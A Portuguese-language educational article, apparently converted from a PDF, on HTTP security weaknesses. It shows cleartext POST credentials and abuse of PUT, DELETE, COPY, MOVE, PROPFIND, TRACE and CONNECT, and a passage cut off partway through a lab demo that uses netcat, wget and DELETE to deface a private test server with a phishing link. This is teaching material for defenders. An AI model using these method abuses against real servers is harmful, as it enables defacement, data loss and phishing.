1 - Introdução


Este estudo tem a finalidade de mostrar algumas fragilidades que o protocolo HTTP possui que podem comprometer completamente alguns pilares da Segurança da Informação como por exemplo a Disponibilidade, Integridade, Confidencialidade, e Autenticidade.

Como fins didáticos, alguns textos podem aparecer na cor vermelha e indicarão fragilidades ou observações muito relevantes no ponto de vista da segurança no HTTP.

2 - Protocolo HTTP

2.1 - Definição

Presente na camada de aplicação no modelo OSI, o protocolo de comunicação HTTP surgiu no início da década de 90 e ainda é amplamente utilizado diariamente. Seu funcionamento se dá através de um modelo cliente-servidor onde existem resquisições realizadas pelo lado do cliente e respostas retornadas pelo lado servidor.



2.2 - Métodos

Um cliente para fazer uma requisição ao servidor utiliza-se de Métodos que estão descritos na RFC, documento que descreve padrões, do protocolo HTTP. Dentre eles, os considerados mais importantes e amplamente utilizados são os métodos GET e POST que serão mostradas a seguir:

2.3 - Exemplo de Requisições e Respostas

2.3.1 - GET

O método mais usado no protocolo HTTP é o método GET. Como ele, é possível buscar e adquirir conteúdos em um site como páginas, imagens, textos, arquivos, etc.

```
GET /index.html HTTP/1.1
Host: www.site.com
Content-Length: 131
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:33.0) Gecko/20100101 Firefox/33.0
Connection: close
```

```
HTTP/1.1 200 OK
Date: Mon, 5 Nov 2014 19:23:01 GMT
Server: Apache/1.3.3.7 (Unix) (Red-Hat/Linux)
Last-Modified: Tue, 06 Jan 2014 21:01:25 GMT
ETag: "3f80f-1b6-3e1cb03b"
Content-Type: text/html; charset=UTF-8
Content-Length: 131
Accept-Ranges: bytes
Connection: close

<html>
<head>
  <title>Uma página exemplo</title>
</head>
<body>
  Hello, World!
</body>
</html>
```

2.3.2 - POST

O método POST serve para enviar dados ao servidor web para processamento. É importante frisar que os valores enviados ao servidor são passados como um Payload, diferentemente do método GET onde os valores são enviados via URL. Um exemplo do método em uma página de login pode ser visto a seguir:

```
POST http://testphp.vulnweb.com/userinfo.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:33.0) Gecko/20100101 Firefox/33.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://testphp.vulnweb.com/login.php
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Host: testphp.vulnweb.com
```

username=rafael&pass=senhaTextoPuro

HTTP/1.1 302 Found
Server: nginx/1.4.1
Date: Wed, 05 Nov 2014 22:07:06 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Location: login.php

you must login

Por não haver nenhuma criptografia no protocolo HTTP, o método POST envia suas informações em texto puro o que possibilita a visualização de dados sensíveis assim como mostrado acima.

2.4 - Métodos “Perigosos”

As requisições HTTP não se limitam unicamente aos métodos GET e POST. Existem alguns métodos que realizam tarefas mais específicas mas que podem comprometer seriamente o servidor caso seja executada de forma “indevida”. Sendo assim, é recomendado que nem todos estejam habilitados no servidor. São métodos considerados “perigosos”:

2.4.1 - OPTIONS

É possível listar todos o métodos HTTP que o servidor Web permite executar. Exemplo:

HTTP/1.1 200 OK
Server: Zope/(2.13.8, python 2.6.7, linux2) ZServer/1.1
Date: Mon, 03 Nov 2014 20:45:55 GMT
Date: Mon, 03 Nov 2014 20:45:55 GMT
Connection: close
Content-Length: 0
Allow: GET, HEAD, POST, PUT, DELETE, OPTIONS, TRACE, PROPFIND, PROPPATCH, MKCOL, COPY, MOVE, LOCK, UNLOCK
DAV: 1,2

Em alguns casos, os métodos mostrados pelo comando OPTIONS podem estar disponíveis para uso que na verdade não estão. Alguns métodos, apesar de listados, necessitam de uma permissão e requerem uma autenticação para realizá-la.

Permite uma análise completa do servidor durante a elaboração de um ataque de acordo com os métodos habilitados descobertos.

2.4.2 - PUT

O método PUT permite que o cliente faça upload de arquivos ao servidor Web. Vejamos um exemplo de um upload do arquivo hello.htm, uma página em html com a mensagem “Hello, World!”.

```
PUT /hello.htm HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE5.01; Windows NT)
Host: www.exemplo.com
Accept-Language: en-us
Connection: Keep-Alive
Content-type: text/html
Content-Length: 182

<html>
<body>
<h1>Hello, World!</h1>
</body>
</html>
```

```
HTTP/1.1 201 Created
Date: Mon, 6 Nov 2014 12:28:53 GMT
Server: Apache/2.2.14 (Win32)
Content-type: text/html
Content-length: 30
Connection: Closed

<html>
<body>
<h1>The file was created.</h1>
</body>
</html>
```

Permite realizar upload de arquivos maliciosos, como por exemplo um arquivo malicioso em html destinado para um ataque de Phishing. Pode-se também simplesmente usar o servidor alvo como um repositório de arquivos.

2.4.3 - DELETE

O método DELETE permite que se apague um determinado arquivo no servidor Web. Exemplo:

```
DELETE /index.html HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE5.01; Windows NT)
Host: www.tutorialspoint.com
Accept-Language: en-us
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK
Date: Mon, 6 Nov 2014 12:28:53 GMT
Server: Apache/2.2.14 (Win32)
Content-type: text/html
Content-length: 30
Connection: Closed

<html>
<body>
<h1>URL deleted.</h1>
</body>
</html>
```

Permite ao atacante apagar um aquivo específico no servidor Web tornando um serviço indisponível ou mesmo remover arquivos de configuração de acesso, como o “.htaccess” em um servidor Apache, para ganhar acesso previlegiado.

2.4.4 - COPY - HTTP 1.0

Copia um determinado recurso para uma determinada localização no servidor que é especificada no cabeçalho “Destination”:

```
COPY /~rafael/index.html HTTP/1.0
Host: www.siteimportante.com
Destination:  http://www.siteimportante.com/~rafael/pastaNova/index.html
Overwrite: T
```

```
HTTP/1.1 201 Created
```

Permite ao atacante copiar vários arquivos dentro do servidor gerando em alguns casos um DDoS por “estourar” o espaço de disco, por exemplo. Os métodos COPY e PUT quando atuam em conjunto pode gerar o caos!

2.4.5 - MOVE - HTTP 1.0

O método MOVE serve para mover arquivos para a localização definida.

```
MOVE /pub2/pasta1/ HTTP/1.0
Destination: http://www.site.com/pub2/pasta2/
Host: www.site.com
```

```
HTTP/1.1 201 Created
Location: http://www.site.com/pub2/pasta2/
```

Um indivíduo malicioso pode mover um arquivo específico no servidor Web tornando um serviço indisponível.

2.4.6 - SEARCH - HTTP1.0

Procura em um caminho de diretório por arquivos no servidor. No exemplo a seguir, o documento em XML mostra uma simples “query” do tipo “natural-language-query” para encontrar endereços de restaurantes Thailandês em Los Angeles.

```
SEARCH / HTTP/1.1
  Host: example.org
  Content-Type: application/xml; charset="utf-8"
  Content-Length: 252

  <?xml version="1.0" encoding="UTF-8"?>
  <D:searchrequest xmlns:D="DAV:" xmlns:F="http://example.com/foo">
    <F:natural-language-query>
      Find the locations of good Thai restaurants in Los Angeles
    </F:natural-language-query>
  </D:searchrequest>
```

```
HTTP/1.1 207 Multi-Status
  Content-Type: text/xml; charset="utf-8"
  Content-Length: 429

  <?xml version="1.0" encoding="UTF-8"?>
  <D:multistatus xmlns:D="DAV:"
     xmlns:R="http://example.org/propschema">
    <D:response>
      <D:href>http://siamiam.example/</D:href>
      <D:propstat>
        <D:prop>
          <R:location>259 W. Hollywood</R:location>
          <R:rating><R:stars>4</R:stars></R:rating>
        </D:prop>
        <D:status>HTTP/1.1 200 OK</D:status>
      </D:propstat>
```

```
  </D:response>
 </D:multistatus>
```

Com este método habilitado, é possível fazer buscas em arquivos sigilosos que contenham dados sensíveis de clientes (CPF, Identidade, etc..), por exemplo.

2.4.7 - PROPFIND - HTTP 1.0

Este método nos dá informações sobre um determinado recurso, como por exemplo o autor, o tamanho, e o conteúdo de um arquivo. É necessário passar um código em XML na requisição PROPFIND. Vejamos como conseguir informações sobre um arquivo chamado “myFile.doc”:

```
PROPFIND /public/docs/myFile.doc HTTP/1.1
Content-Type: text/xml
Content-Length: XXX
Depth: 0
Translate: f
...

<?xml version="1.0"?>
<a:propfind xmlns:a="DAV:">
<a:prop><a:getcontenttype/></a:prop>
<a:prop><a:getcontentlength/></a:prop>
</a:propfind>
```


```
HTTP/1.1 207 Multi-Status
Content-Type: text/xml
Content-Length: 310

<?xml version="1.0"?>
<a:multistatus
 xmlns:b="urn:uuid:c2f41010-65b3-11d1-a29f-00aa00c14882/"
 xmlns:a="DAV:">
<a:response>
  <a:href>http://server/public/test2/item1.txt</a:href>
  <a:propstat>
   <a:status>HTTP/1.1 200 OK</a:status>
     <a:prop>
      <a:getcontenttype>text/plain</a:getcontenttype>
      <a:getcontentlength b:dt="int">33</a:getcontentlength>
     </a:prop>
  </a:propstat>
 </a:response>
</a:multistatus>
```

Um indivíduo malicioso pode realizar um levantamento de arquivos dentro do servidor para saber quais são os que contêm dados sensíveis como arquivos de um Banco de Dados, por exemplo.

2.4.8 - TRACE

De acordo com a RFC 2616 “O método TRACE permite que o cliente veja o que está sendo recebido no fim da cadeia de requisição do lado do servidor e use essa informação para testes e debugs.”.

Vejamos um diagrama para entender melhor:



Contudo, em 2003 o atual CEO da WhiteHat Security descobriu um ataque que poderia ser executado utilizando o método TRACE juntamente com técnicas de Cross Site Scripting (XSS), chamado de Cross Site Tracing (XST).

Utilizando o XST, um indivíduo malicioso pode roubar dados sigilosos pelo simples fato destas informações poderem estar contidas nas respostas do método TRACE. Dados de autenticação e conteúdos de Cookies são exemplos de informações sensíveis que podem ser roubadas.

2.4.9 - CONNECT

O método CONNECT pode ser empregado para tunelar/transmitir tráfego P2P através de tráfego HTTP.

CONNECT www.site.com:443 HTTP/1.0


HTTP/1.0 200 Connection established


É possível usar o Servidor Web vulnerável como um Proxy a fim de tê-lo como um "laranja" na elaboração de uma atividade maliciosa. Todo tráfego malicioso será mostrado à vítima como sendo proviniente do Servidor Web vulnerável e não de seu destino real.

Como o tráfego estará dentro de um túnel, o atacante consegue esconder o que está transmitindo, permitindo que passe despercebido por firewalls e mecanismos de segurança.

2.4.10 - Demo 1 - Métodos PUT, DELETE, OPTIONS habilitados

Uma Aplicação Web criada e mantida em uma rede fechada unicamente para fins educacionais deste artigo foi levantada no endereço local 10.0.5.101 para nossa Demo 1:


Agency - Start Bootstrap Theme - Mozilla Firefox
Agency - Start Bootstra...
10.0.5.101
Google
Start Bootstrap
Welcome To Our Studio!
IT'S NICE TO MEET YOU
TELL ME MORE
SERVICES
Lorem ipsum dolor sit amet consectetur.
10.0.5.101/#services



1) O“nc” (netcat) foi utilizado para abrir uma conexão TCP com o servidor e em seguida descobrir quais métodos são permitidos:

$nc 10.0.5.101 80

OPTIONS http://10.0.5.101/ HTTP/1.1
Host: 10.0.5.101

HTTP/1.1 200 OK
Date: Thu, 06 Nov 2014 03:15:38 GMT
Server: Apache/2.2.22 (Debian)
Allow: GET,HEAD,POST,OPTIONS,PUT,DELETE
Vary: Accept-Encoding

```
Content-Length: 0
Content-Type: text/html
```

2) Comando wget para fazer o download do arquivo index.html do site:

```
wget 10.0.5.101
--2014-11-06 01:58:24--  http://10.0.5.101/
Conectando-se a 10.0.5.101:80... conectado.
A requisição HTTP foi enviada, aguardando resposta... 200 OK
Tamanho: 34776 (34K) [text/html]
Salvando em: “index.html”

100%[======================================>] 34.776          --.-K/s   em 0,001s

2014-11-06 01:58:24 (51,4 MB/s) - “index.html” salvo [34776/34776]
```

3) Faço uma pequena alteração no código em html para que um link do site seja alterado para um site malicioso. Vejamos parte do index.html original:

```
<div class="row">
        <div class="col-sm-4">
        <div class="team-member">
        <img src="img/team/1.jpg" class="img-responsive img-circle" alt="">
        <h4>Kay Garland</h4>
        <p class="text-muted">Lead Designer</p>
        <ul class="list-inline social-buttons">
                <li><a href="http:www.twitter.com/Kay"><i class="fa fa-twitter"></i></a>
```


Alteramos agora o arquivo em um editor de texto para que o botão do Twitter redirecione para o site malicioso, um Phishing por exemplo:

```
<div class="row">
        <div class="col-sm-4">
        <div class="team-member">
        <img src="img/team/1.jpg" class="img-responsive img-circle" alt="">
        <h4>Kay Garland</h4>
        <p class="text-muted">Lead Designer</p>
        <ul class="list-inline social-buttons">
                <li><a href="http:www.twiter.com/Kay"><i class="fa fa-twitter"></i></a>
```

4) Executo o método DELETE no servidor Web:

```
DELETE /index.html HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE5.01; Debian)
Host: 10.0.5.101
Accept-Language: en-us
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK
Date: Thu, 06 Nov 2014 04:10:27 GMT
Server: Apache/2.2.22 (Debian)
Content-Type: text/html
Content-Length: 34776
Connection: Closed

<!DOCTYPE html>
<html lang="en">

<head>

        <meta charset="utf-8">
        <meta http-equiv="X-UA-Compatible" content="IE=edge">
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <meta name="description" content="">
        <meta name="author" content="">

        <title>Agency - Start Bootstrap Theme</title>

                .
                .
                .
                .
                .
```

